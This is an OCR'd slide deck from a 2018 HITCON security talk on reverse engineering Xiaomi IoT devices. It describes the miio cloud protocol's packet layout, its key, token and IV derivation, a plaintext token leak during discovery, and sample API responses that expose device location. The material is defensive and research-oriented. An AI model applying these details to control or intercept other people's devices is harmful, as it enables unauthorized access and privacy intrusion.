Reverse Engineering 101 of the Xiaomi IoT ecosystem

HITCON Community 2018 – Dennis Giese

Outline

- Motivation
- Xiaomi Cloud
- Overview of devices
- Reverse Engineering of devices
  - Intro
  - Vacuum Cleaning Robot
  - Wi-Fi Network Speaker
  - Smart Home Gateway and Lightbulbs

About me

- Researcher at Northeastern University, USA
- Grad student at TU Darmstadt, Germany
- [Insert more uninteresting information here]
- Why I am at HITCON?
  - First time in Asia, Curiosity wins
  - Xiaomi devices are actually used here ;)
  - There is a Xiaomi store in Taipei

MOTIVATION

Why reverse IoT?

- Depending on attacker model
  - (Find and exploit bugs to hack other people)
  - De-attach devices from the vendor
  - Enhance functionality
    - Add new features
    - Localization: new languages
  - Research of privacy problems
    - Questions: What data is collected?

How we started

May 2017
Mi Band 2
Vacuum Robot Gen 1

June 2017
Lumi Smart Home Gateway
+ Sensors

July 2017
Yeelink Lightbulbs (Color+White)
Yeelink LED Strip

Research in cooperation with Daniel Wegemer

How we continued







Yeelink Desk lamp
Philips Eyecare Desk lamp
Xiaomi Wi-Fi router

Yeelink/Philips Ceiling Lights
Philips Smart LED Bulb

Vacuum Robot Gen 2
Yeelink Bedside Lamp

Lumi Aqara Camera
Yeelink Smart LED Bulb (v2)
Smart Power strip

Why Vacuum Robots?



Source: Xiaomi advertisment


THE XIAOMI CLOUD

Xiaomi Cloud

- Different Vendors, **one ecosystem**
  - Same communication protocol
  - Different technologies supported
- **Guidelines** for implementation exists
  - Implementation differs from manufacturer to manufacturer
  - Software quality very different

https://github.com/MiEcosystem/miio_open
https://iot.mi.com/index.html

Xiaomi Ecosystem



* There could be more connections (e.g. P2P, FDS)

Device to Cloud Communication

- DeviceID
  - Unique per device
- Keys
  - Cloud key (16 byte alpha-numeric)
    - Is used for cloud communication (AES encryption)
    - Static, is not changed by update or provisioning
  - Token (16 byte alpha-numeric)
    - Is used for app communication (AES encryption)
    - Dynamic, is generated at provisioning (connecting to new Wi-Fi)

Cloud protocol


- Same payload for UDP and TCP stream
- Encryption key depending of Cloud/App usage
- For unprovisioned devices:
  - During discovery: Token in plaintext in the checksum field

	Byte 0,1	Byte 2,3	Byte 4,5,6,7	Byte 8,9,A,B	Byte C,D,E,F
Header	Magic:2131	Lenght	00 00 00 00	DID	epoch (big endian)
Checksum	Md5sum[Header + Key(Cloud)/Token(App) + Data(if exists)]				
Data	Encrypted Data (if exists, e.g. if not Ping/Pong or Hello message) • token = for cloud: key; for app: token • key = md5sum(token) • iv = md5sum(key+token) • cipher = AES(key, AES.MODE_CBC, iv, padded plaintext)				

Cloud protocol

- Data
  - JSON-formatted messages
  - Packet identified by packetid
  - Structures:
    - commands: "methods" + "params"
    - responses : "results"
  - Every command/response confirmed by receiver (except otc)
- Example
  - {'id': 136163637, 'params': {'ap': {'ssid’: ‘myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}

Xiaomi Ecosystem




App to Cloud communication

- Authentication via OAuth
- Layered encryption
  - Outside: HTTPs
  - Inside: RC4/AES using a session key
    - Separate integrity
- Message format: JSON RPC
- Device specific functions: provided by Plugins


App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:
{"message":"ok","result":{"list":[{"did":"659812
bc…zzz","name":"Mi PlugMini","localip":"192.1
"mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid"
DD:EE","model":"chuangmi.plug.m1",
"longitude":“-71.0872248","latitude":"42.33794500“,
"adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,
"desc":"Power plug on ","rssi":-47}



App to Cloud communication

- "longitude":"-71.0872248","latitude":"42.33794500"



